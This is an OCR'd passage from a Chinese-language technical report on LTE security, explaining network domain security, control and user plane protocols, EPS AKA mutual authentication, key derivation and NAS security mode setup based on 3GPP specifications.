


圖 4- 37 EPS 完整性保護以及驗證機制

資料來源：本團隊整理

7. 網域安全

網域安全是在探討核心網路內部的網路安全性。核心網路內的通訊是建立在一個固網中，利用專線的方式連接核心網路內部的元件。專線可以讓核心網路內的元件安全地交換資訊，而且固網的頻寬大且穩定，適合當作骨幹網路。網域安全是在 3G 時代就有明定的規範，用來保護控制訊號的機密性、完整性、認證性，還有不能夠被重播攻擊（Replay Attack）。網域安全是規範在[TS33.210]中的（Network Domain Security for IP-based protocols, NDS/IP），這邊是使用預先分享的密鑰（Pre-shared Key）來作為保護的信任基礎。

後來為了引進憑證管理，簡化電信業者的管理方式，採用了公開金鑰基礎建設

（PKI）的架構，定義在[TS33.310]中的（Network Domain Security / Authentication Framework , NDS/AF），透過 NDS/AF，裝置間可以透過憑證的信賴架構來相互認證。核心網路內部的通訊是透過 IP 封包來傳送，所以可以直接使用 IETF 安全通訊協定標準。裝置先必須互相認證，並且利用網際網路安全協定(Internet Protocol Security，IPSec）Encapsulating Security Payload（ESP）的方式來建立安全關聯（Security Association，SA）。根據不同的情況，網路可以採用 ESP 傳輸模式（ESP Transport Mode）僅保護 IP 的內容，和 ESP 通道模式（tunnel mode）來保護整個 IP 檔頭。

在核心網路內，不同的電信業者之間的溝通也需要安全性的保護，安全地保護漫遊的行動裝置。為了支援不同電信業者之間的核心網路的安全性，每一個 EPC 被稱之為安全領域（Security Domains）。一個安全領域通常對應一個電信業者的 EPC，但是電信業者可以視需求，將一個 EPC 切成許多的安全領域。從網路領域的觀點來看(圖 4- 38)，每一個安全領域都被 Za 介面所分隔，兩個安全領域要連接必須要實現 Za 的接口。這個介面是強制要求 ESP 通道模式來做訊息的保護。




圖 4- 38 安全領域以及溝通介面

資料來源：本團隊整理

這個安全性功能被實現在 Secure Gateway（SEGs），電信業者可以選擇直接將這個 SEG 的功能整合到網路設備中，即使利用了 IPSec，資料內容並沒有保護，不同的電信業者可以直接看到訊息，針對需要加密保護的資料，這個保護的機制應該實作在應用層。在同一個安全領域內，網路設備之間的通訊透過 Zb 介面。這個介面通常是

在單一個電信業者的控制之下，所以這部分的訊號的保護是選擇性的，在 PDN Gateway，也稱之 P-GW，有兩個不同的介面 S5 和 S8。S5 是為了連接相同的安全領域，所以安全功能是透過 Zb 介面，是選擇性的。而 S8 則是連接不同的安全領域，必須要強制的實作 Za 介面，表 4- 12 整理安全領域內特定通訊協定列表如下。

表 4- 12 安全領域內特定通訊協定列表

名稱	使用目的	定義文件	功能說明
IKEv2	NDS/IP [TS33.210] , NDS/AF (Authentication Framework) [TS33.310]	[IETF RFC 4306], [TS33.210] , [TS33.310]	全名為 Internet Key Exchange Protocol Version 2。主要是用在兩個網路裝置如何交換金鑰
IPSec (ESP)	EPC [TS33.210]	[IETF RFC 4303], [TS33.210]	全名 Internet Protocol Security，用來保護 IP 封包的安全性。有兩種模式，一種是僅保護 IP 檔頭，另一種會將 IP 封包內容加密
Za	NDS/IP [TS33.210] , NDS/AF (Authentication Framework) [TS33.310]	[TS33.210] , [TS33.310]	不同安全領域間需要時做的溝通介面，強制需要採用 IPSec ESP 通道模式來保護訊息
Zb	NDS/IP [TS33.210] , NDS/AF (Authentication Framework) [TS33.310]	[TS33.210] , [TS33.310]	在同一個安全領域間所採用的溝通介面，由於在同一個安全領域，可以不需要做加密保護。

資料來源：本團隊整理

8. 控制訊號與資料訊務量分層

依據網路傳輸方式的不同，又可以分作藉由著空中介面傳送的 Uu，以及其他用固網傳輸的介面。空中介面的傳輸有分很多層定義在[TS36.300]，包含 L1 的實體層，和 L2 的資料層包含 MAC[TS36.321]、RLC[36.322]、PDCP[TS36.323]，在有線的固網中，主要還是用乙太網路為實體層與資料層的傳輸。核心網路內部的訊務量主要可以分為控制訊號(Signaling，又稱 Control plane)與用戶資料(User plane)。

控制訊號左右了整體網路的功能面，而用戶資料僅為了服務使用者的通訊需求。

用戶資料的傳遞方向為 UE 到 PDN，也就是經由 UE、基站、S-GW、P-GW 的路徑。控制訊號則是核心網路內個元件間的連線，也包含 UE 與基站 RRC[TS 36.331]、MME 的控制訊息 EPS Mobility Management, EMM [TS24.301]。

基站主要連接核心網路與用戶手機，扮演的角色比較複雜，需要頻繁地傳遞用戶資料，也要傳輸核心網路內元件對手機用戶所做的設定（控制訊號）。基站與 MME 之間的溝通介面是用 S1，控制訊號是利用 S1-AP 通訊協定來傳遞，與 S-GW 傳遞用戶資料的通訊協定是 GTPv1-U（或是簡稱 GTP-U，全名為 GPRS Tunneling Protocol）。

這邊基站將控制訊號與用戶資料的訊務量分開，可以避免頻寬互搶造成控制訊號無法使用，或是因為外來的用戶資料干擾到控制訊號的運作。基站間的溝通介面是用 X2，包含控制訊號介面 X2-AP 與用戶資料介面 GTPv1-U，下表 4- 13 整理控制訊號層常用通訊協定列表。

表 4- 13 控制訊號層常用通訊協定列表

名稱	使用目的	定義文件	功能說明
S1	E-UTRAN [TS36.300], [TS36.401]	[TS36.410]	基站與核心網路的通訊介面。有分作控制訊號專用的 S1-MME(與 MME 連接) ,以及用戶資料的 S1-U(與 S-GW 連接) 。
X2	E-UTRAN [TS36.300], [TS36.401]	[TS36.420]	基站間的連接介面。
GTP-C	S5/S8, S10, S11, [TS23.401]	[TS29.060], [TS29.274]	全名為 GPRS Tunneling Protocol，是一種保護 IP 網路的通訊協定，主要用於控制訊號。
GTP-U	S1, X2, S5/S8,	[TS29.060], [TS29.281]	相似於 GTP-C，主要用於用戶資料。
S1-AP	S1-MME	[TS36.413]	實作在 S1-MME 上的通訊協定，用來傳遞控制訊號。
X2-AP	X2	[TS36.423]	實作在 X2 上的通訊協定，用來傳遞基站間的控制訊號。
SCTP	S1-MME,	[RFC 4960]	全名為 Stream Control Transmission Protocol，與 TCP 和 UDP 相似，主要用來承載 S1-AP、X2-AP、Diameter 的通訊協定。

名稱	使用目的	定義文件	功能說明
Diameter	AAA [TS29.273], S6a [TS29.272], S6b, S6c, S6d, S9, S13, S13', Gx, Gy, Gz, Gi, SGi, Sp, Rx, Rx+, Wm,	[RFC 3588], [RFC 4072], [TS29.272]	用來做認證的通訊協定，具有可擴充性、可容錯的特性。在核心網路內，許多需要認證授權的動作都需要用此通訊協定來傳遞。

資料來源：本團隊整理

9. 存取層與非存取層

在 LTE 的控制訊號中，又可以再細分存取層（Access Spectrum）與非存取層（Non-Access Spectrum）。以通訊的終端點來看，存取層是連接 UE 與 eNodeB 的控制訊號，非存取層是連接 UE 與 MME 的控制訊號，兩種控制訊號進入了安全模式之後都會有加密以及完整性保護，而非存取層是更高階層的管理訊號，以通訊協定來看，它是搭載在存取層之上，兩層控制訊號有各自的安全密鑰做保護，而且相互獨立，也就是無法透過破解一層的密鑰來獲得任何有助於破解另外一層的密鑰(請參閱表 4-14)。

表 4- 14 存取層與非存取層列表

名稱	使用目的	定義文件	功能說明
NAS	EMM	[TS24.301]	用來傳遞控制訊息，進行 EMM 動作，EMM 全名為 EPS Mobility Management。標註了許多種 UE 和核心網路可做的功能與流程。主要是建立在 UE 與 MME 間的通訊。
AS	RRC [TS36.331]	[TS36.331]	用來傳遞 RRC 控制訊號以及用戶資料。主要是建立在 eNodeB 與 UE 間的通訊。

資料來源：本團隊整理

（二）行動寬頻金鑰生成

根據上面所述，LTE 的安全性是透過採用不同的安全協定以及金鑰保護來達成的，金鑰的生成是透過一連串的身分認證來產生密鑰，每一把密鑰都有各自的功能性，根據上述所描述的金鑰階層關係，可以把產生金鑰的流程略分為三個步驟(如圖 4- 39)：

- EPS AKA：完成雙向認證機制（用戶端與 HSS），產生最高階密鑰 K_{ASME}。參與的角色包含用戶手機、基站（僅傳遞訊息）、MME、HSS。

- 非存取層安全：達成用戶端與移動管理實體（Mobile Management Entity, MME）之間溝通的完整性保護/驗證和加密/解密。參與的角色包含用戶手機、基站（僅傳遞訊息）、MME。
- 存取層安全：達成用戶端與基站之間溝通的完整性保護/驗證和加密/解密。參與的角色包含用戶手機和基站。

圖 4- 39 行動寬頻網路安全性分層概況

資料來源：3GPP 及本團隊整理

以下將針對上述三大步驟詳細流程進行說明。

1. EPS AKA

在行動網路中，當一個用戶連接到服務網路時，會先做身份認證來確保他/她是否有授權使用該網路，在許多可用的身份認證機制當中，LTE 網路使用了 EPS AKA（EPS Authentication and Key Agreement, EPS 身份認證與密鑰協議）如圖 4- 40 來實作用戶與服務網路雙向認證的通訊協定。




圖 4- 40 EPS AKA 流程介紹

資料來源：3GPP 及本團隊整理

EPS AKA 為了達到雙向認證的目的，整體的流程可以分作 UE 認證核心網路（HSS）和核心網路（MME）認證 UE。首先，一個 HSS 會產生一個 EPS 認證向量（Authentication Vector）包含 RAND, AUTN, XRES, K_{ASME}，其中 RAND 是隨機變數，AUTN 是認證資訊，XRES 是驗證資訊，K_{ASME} 是通訊密鑰，這個認證向量的 RAND 和 AUTN 最終會傳送到 UE，讓使用者可以驗證 HSS 所產生的 AUTN 是否正確。第二步驟中，UE 需要計算 RES 並傳送給 MME，MME 會比較該 RES 是否與 HSS 所計

算的 RES 相同來判斷認證是否成功。如果成功，則選擇對應認證向量中的 K_{ASME} 作為這次認證所產生的最高階層的金鑰。

原理在於認證向量送至用戶手機時，僅包含 RAND, AUTN，並沒有 K_{ASME}。這是為了確保避免在空中介面（E-UTRAN）被竊聽，所以基站與用戶手機間只要是透過無線傳輸的資料都會用密鑰加密，這通訊的密鑰的基礎來自於雙方各自產生的 K_{ASME}，而在做 EPS AKA 時，空間介面並沒有金鑰可用，所以在認證的時候不能透過空中介面傳遞與生成金鑰有關的訊息。K_{ASME} 的產生是依據用戶在服務網路的識別，通常是國際移動用戶識別碼（International Mobile Subscriber Identity, IMSI），如果是已經認證過的用戶，有可能可以利用暫時性移動用戶識別碼（Temporary Mobile Subscriber Identity, TMSI）來達到產生金鑰的目的。

在密鑰 K_{ASME} 中，ASME 全名為 Access Security Management Entity，代表是最上層也是最重要的密鑰，由於 MME 沒有能力產生 K_{ASME}，而是需要 HSS 計算才能獲得。在核心網路內，因為所有的元件是受信任的，所以 MME 可以完全信任 HSS 所送來的資訊，而用戶端必須透過取得認證向量中的資訊，才能自行產生這把密鑰。這把密鑰用來保護非存取層與存取層之間的通訊，只有合法註冊的用戶，擁有智慧型晶片卡中的 USIM（UMTS Subscriber Identity Module）功能，才能將正確的 K_{ASME} 產生出來。

當使用者會發送一個認證要求至 MME，此要求訊息包含了使用者的 IMSI。MME 會將該 IMSI 傳送到 HSS，讓 HSS 產生相對應的認證向量（AV）。為了減少上述動作的頻率（手機可能會在同一個 MME 底下重新認證多次），MME 可能會一次要求多個 AV 來提高認證的效能，HSS 利用 EPS AKA 演算法來產生 AV，此 AV={RAND, XRES, $AUTN_{HSS}$, K_{ASME}}，並且將這些 AV（有可能不只有一個），傳送給 MME 準備做身份認證。MME 接受從 HSS 傳來的 AVs，將會儲存起來備用，選擇其中一個 AV 來當作這次認證的資訊，被挑選的 AV 中，MME 僅傳送 RAND 和 $AUTN_{HSS}$ 給用戶手機，而手機將會利用 EPS AKA 演算法來計算 RES, $AUTN_{UE}$ 和 K_{ASME}。UE 會比較 $AUTN_{UE}$ 跟 $AUTN_{HSS}$，看這兩個資訊是否相同，若相同則可以確認連接的網路是可信任的，在另一方面，MME 將會比較 XRES（從 HSS 傳送過來）和 RES（從手機端傳送過來）是否相同，如果相同則該手機是可以信任的。

根據圖 4- 40 來說明 EPS AKA 的身份認證流程。首先，在手機端（UE）跟 HSS/AuC 之間會分享一個永久的金鑰，用來做 LTE 網路信任的基礎，此金鑰為 K 和一個不可

篡改的 IMSI。這兩個資訊將被儲存至智慧晶片卡中，並且可以被 USIM 所存取。這個智慧晶片卡是由電信業者所信任的製造商所製造，而且一般的使用者無法得知智慧晶片卡中的內容，也就是無法得知永久密鑰 K。

第一個訊息(1.連接請求)是從 UE 端發送至 MME 端，為了做網路註冊的動作，當一個 UE 要存取網路的時候，將會發出連接請求（Attach Request），訊息內容包含了 IMSI, UE Network Capability, KSI_{ASME}。其中的 KSI_{ASME} 中的 KSI 代表 Key selection identifier，用來表示 UE 跟 MME 之間的金鑰狀態，共有三個位元，從 0（'000'）到 7（'111'），而 7 時表示 UE 並沒有 K_{ASME} 的情況，而當 KSI_{ASME}=7 時將會觸發 EPS AKA 的認證程序，其中 IMSI 是前面所敘述的國際移動用戶識別碼，而 UE Network Capability 是 UE 可選擇的安全演算法。

UE Network Capability 用來告知 MME 該 UE 可以選擇何種演算法，用來保護非存取層和存取層的通訊。例如 EPS Encryption Algorithms（EEA）和 EPS Integrity Algorithm（EIA）等演算法，每一個位元代表著加密演算法的選擇，1 代表支援，0 代表不支援，例如 EEA0=0, EEA1=1, …, EIA0=0, EIA2=1，代表著有支援 EEA1, EIA2。下表 4- 15 列舉了現有的 UE Network Capability，用來保護資料的完整性跟機密性。在發送第一個訊息連接請求是沒有加密的，係由 UE 發出給 eNodeB，再由 eNodeB 轉送給 MME。所以在發送這個訊息之前，UE 要先跟 eNodeB 建立 RRC 連線。

表 4- 15 常用加密演算法列表

EEA		EIA	
EEA0	NULL	EIA0	NULL
128-EEA1	SNOW 3G	128-EIA1	SNOW 3G
128-EEA2	AES	128-EIA2	AES
128-EEA3	ZUC	128-EIA3	ZUC

資料來源：3GPP 與本團隊整理

第二個訊息(2.認證資訊請求)是 MME 傳送到 HSS。當 MME 得知 UE 並沒有一個可用的 K_{ASME} 時，MME 將會取得新的認證資料，MME 會發送認證資訊要求（Authentication Information Request）包含了 IMSI，服務網路識別（SN ID），一次要求的認證向量數量 n, 網路的類型（Network Type，這裡指的是 E-UTRAN)，服務網路識別是電信業者在全世界所使用的獨特的識別，由移動國碼（Mobile Country Code,

MCC ）和移動網路碼（ Mobile Network Code, MNC）所組成，當 HSS 收到了上述的訊息，將會隨機產生一個亂數值 RAND 和 SQN，並且利用與 UE 共享的永久密鑰 K 來產生認證的資料 XRES、AUTN、CK 和 IK。根據 TS33.401 第二個訊息格式如下

- MAC = f1k(SQN || RAND || AMF)，f1 是有金鑰的訊息認證函式（MAC）。
- XRES = f2k(RAND)，f2 是有金鑰的 MAC。
- CK = f3k(RAND)，f3 是有金鑰輸入的金鑰生成函式（KDF）。
- IK = f4k(RAND)，f4 是有金鑰輸入的 KDF。
- AK = f5k(RAND)，f5 是 KDF，或者 f5 = 0。
- SQN = 一個計數器，每個使用者都會不一樣。
- AMF = 認證管理區域 Authentication Management Field，
- AUTN = SQN xor AK || AMF || MAC
- AV = RAND || XRES || KASME || AUTN
- KASME = KDFCK, IK(SQN, SN ID)

利用 CK、IK、SQN 和服務網路識別來產生認證的最高層級的密鑰 K_{ASME}，這把用來生成非存取層和存取層的密鑰，產生密鑰的方式是藉由著 Key Derivation Function (KDF) 來生成，KDF 是一種不可逆的函式，要透過輸出來推導出原本的輸入是算術上不可能的，由於金鑰的生成需要有服務網路識別（SN ID），也就是 UE 連上的網路識別也將會一併納入保護的內容。如果連接的服務網路 ID 改變，則需要重新生成 K_{ASME} 來當做新的金鑰階層，而 HSS 根據認證數量 n，來生成一連串的認證向量 $AV_i = (RAND_i, AUTN_i, XRES_i, K_{ASMEi})$, $i = 0 \ldots n-1$。在 TS33.401 規範中，為了避免認證向量外流，建議一次傳送一個認證向量即可，在這個步驟，挑選 RAND 是為了保證每次連接註冊所產生的金鑰都不一樣，保有最新(freshness)的特性。

第三個訊息(3.認證資訊回覆)是 HSS 回覆第二訊息，也就是 MME 傳送的認證請求，將產生的一連串的認證向量回傳給 MME，MME 將這一連串的認證向量儲存起來，每次選擇一個當作認證的資訊。MME 有了認證資訊之後，接下來就是要與 UE 進行雙向認證。雙向認證的原理是透過交換 RES 和 AUTN 來做驗證，如果驗證成功，則 MME 可以使用該認證向量包含的 K_{ASME} 來當做這次通訊的金鑰階層的最上層金鑰。

由於這時候的空中介面還沒有任何密碼的保護，所以 MME 並不會告知 UE K_{ASME} 的內容，UE 端所使用的 K_{ASME} 是需要自行產生的，在產生 K_{ASME} 的演算法可以得知，如果 RES 與 AUTN 相同的話，產生的 K_{ASME} 一定會相同。

第四個訊息(4.認證請求)是從 MME 傳送給 UE，主要是將 AUTN 傳送給 UE 驗證服務網路的正確性，是否共同享有永久金鑰 K，以及是否能用相同的 RAND 產生正確的資料。UE 利用接收到的 RAND 來產生 CK, IK, AK, MAC, AUTN，這邊的 AUTN 可以寫成 $AUTN_{UE}$，為了和 HSS 產生的 AUTN 做區隔，HSS 產生的 AUTN 也可以寫成 $AUTN_{HSS}$。更正確地來說，UE 將收到的 RAND 和 AUTN 傳遞給智慧晶片卡（UICC）內的 USIM，由於永久金鑰 K 只存在於智慧晶片卡裡，甚至連 UE 也不能知道，所以產生金鑰的工作都發生在智慧晶片卡裡面。一旦確定 $AUTN_{UE}$ 同等於 $AUTN_{HSS}$ 時，USIM 會計算出 RES 給 UE，讓 UE 回報給 MME 做另一方向的身份驗證。同時，也會產生 K_{ASME} 給 UE。

第五個訊息(5.認證回覆)則是 UE 要回覆給 MME，有關於 UE 認證的情形。當 MME 收到了認證回覆訊息之後，將會比對 UE 回傳的 RES 是否與 HSS 送來的 XRES 相同，如果相同，則該 UE 的認證成功。如果 UE 在上一次訊息中，比對 AUTN 失敗的話，將會回傳認證失敗（Authentication Failure，CAUSE）訊息，並且說明為何失敗。

2. 非存取層安全模式建立

非存取層安全性，又稱 Non-Access Stratum（NAS），指的是用戶端 UE 與 MME 之間的控制訊號，包含空中介面 Uu 與網路介面 S1-MME。非存取層安全性因為是控制訊號，所以需要確保資料的完整性（Integrity）與機密性（Confidentiality），對於保護完整性，最常使用的就是使用需要密鑰的訊息認證碼（MAC）來達成，而保護機密性則是使用加密的技術。LTE 對於非存取層的安全性，使用分別兩把不同的密鑰來達成完整性與機密性，分別是 K_{NASint} 以及 K_{NASenc}，代表完整（Integrity）和加密（Encryption）密鑰。

為了要有加密與完整性保護的效果，接下來需要利用共享的 K_{ASME} 來產生上述兩把非存取層的金鑰，這個產生並使用金鑰的過程稱為啟動「安全模式」，進入安全模式需要 MME 與 UE 一個往返的訊息交換，MME 傳送到 UE 的「安全模式指令」（Security Mode Command）和 UE 回送的「安全模式完成」（Security Mode Complete）。為了讓

雙方都能夠正確的產生金鑰，MME 會根據 UE 能夠提供的加密演算法中挑選一個作為這次產生金鑰的基礎，將指定的演算法放入 Security Mode Command 之中。

完整的流程如圖 4- 41。UE 與核心網路完成身份認證之後，開始進行 NAS 建立。




圖 4- 41 非存取層安全模式建立(安全模式指令)

資料來源：3GPP 及本團隊整理

在安全模式指令的訊息中，已經加入了完整性保護機制，是利用 K_{NASint} 所產生的 NAS 訊息認證碼，稱之為 NAS-MAC。這時候第一次傳輸的訊息並沒有加密，因為 UE 還不知道指定的加密演算法為何，如果加密了，UE 會不知道用哪一種演算法來產生解密的金鑰。但是在第二個訊息，「安全模式完成」中，因為雙方已經都知道了兩把加密與完整性保護的金鑰，所以在 UE 傳送給 MME 時，已經是完整加密後的訊息。以上兩個訊息都會在接收方驗證訊息的完整性，藉由相同的輸入內容以及相同的密碼演算法，應該可以產生相同的訊息驗證碼的原理來做完整性的驗證。

第一個訊息「安全模式指令」是 MME 根據 UE Network Capability 來選擇加密與完整性演算法，這個資訊是附帶 EPS AKA 中 UE 發送的 Attach Request 之內。MME 利用 K_{ASME} 還有選擇的演算法的識別。

- KNASint = KDF(KASME, NAS-int-alg, Alg-ID)
- KNASenc = KDF(KASME, NAS-enc-alg, Alg-ID)

表 4- 16 及表 4- 17 為 LTE 加密與完整性演算法名稱與數值設定以及相關名稱代號進行說明。

表 4- 16 LTE 加密與完整性演算法名稱與數值設定

Algorithm ID	Description	Value (binary)
128-EEA0	NULL	0000
128-EEA1	SNOW 3G	0001
128-EEA2	AES	0010
128-EEA3	ZUC(Optional)	0011
128-EIA1	SNOW 3G	0001
128-EIA2	AES	0010
128-EIA3	ZUC(Optional)	0011

資料來源：3GPP 與本團隊整理

表 4- 17 Algorithem Distinguisher 名稱代號

Algorithm Distinguisher	Value
NAS-enc-alg	0x01
NAS-int-alg	0x02
RRC-enc-alg	0x03
RRC-int-alg	0x04
UP-enc-alg	0x05
UP-int-alg	0x06

資料來源：3GPP 與本團隊整理

接下來，MME 會完成 Security Mode Command 訊息，為了達到非存取層的完整性，MME 利用 KNASint 來計算 NAS-MAC，根據所選擇的 EIA 演算法，還有相關的輸入，NAS-MAC 是經過下列的參數所計算的(如圖 4- 42)。

- NAS SQN = 8-bit NAS 專屬的計數器，隨著 NAS 訊息而增加。
- NAS OVERFLOW = 16-bit 計數器，隨著 SQN 溢位而增加。
- 計數（Count）= 0x00（8-bits zeros）|| NAS OVERFLOW || NAS SQN，為一個 32-bit 下行非存取層計數
- 訊息（Message） = 非存取層的訊息, 在這邊是安全模式指令
- 方向（Direction） = 1-bit 傳輸方向, 0 上行， 1 下行
- 頻道 ID（Bearer ID） = 5-bit 通道識別碼, 這邊是一個常數值 0 ，因為 NAS 一定只有在一個 Bearer。
- KNASint = 128-bit NAS 完整性密鑰。
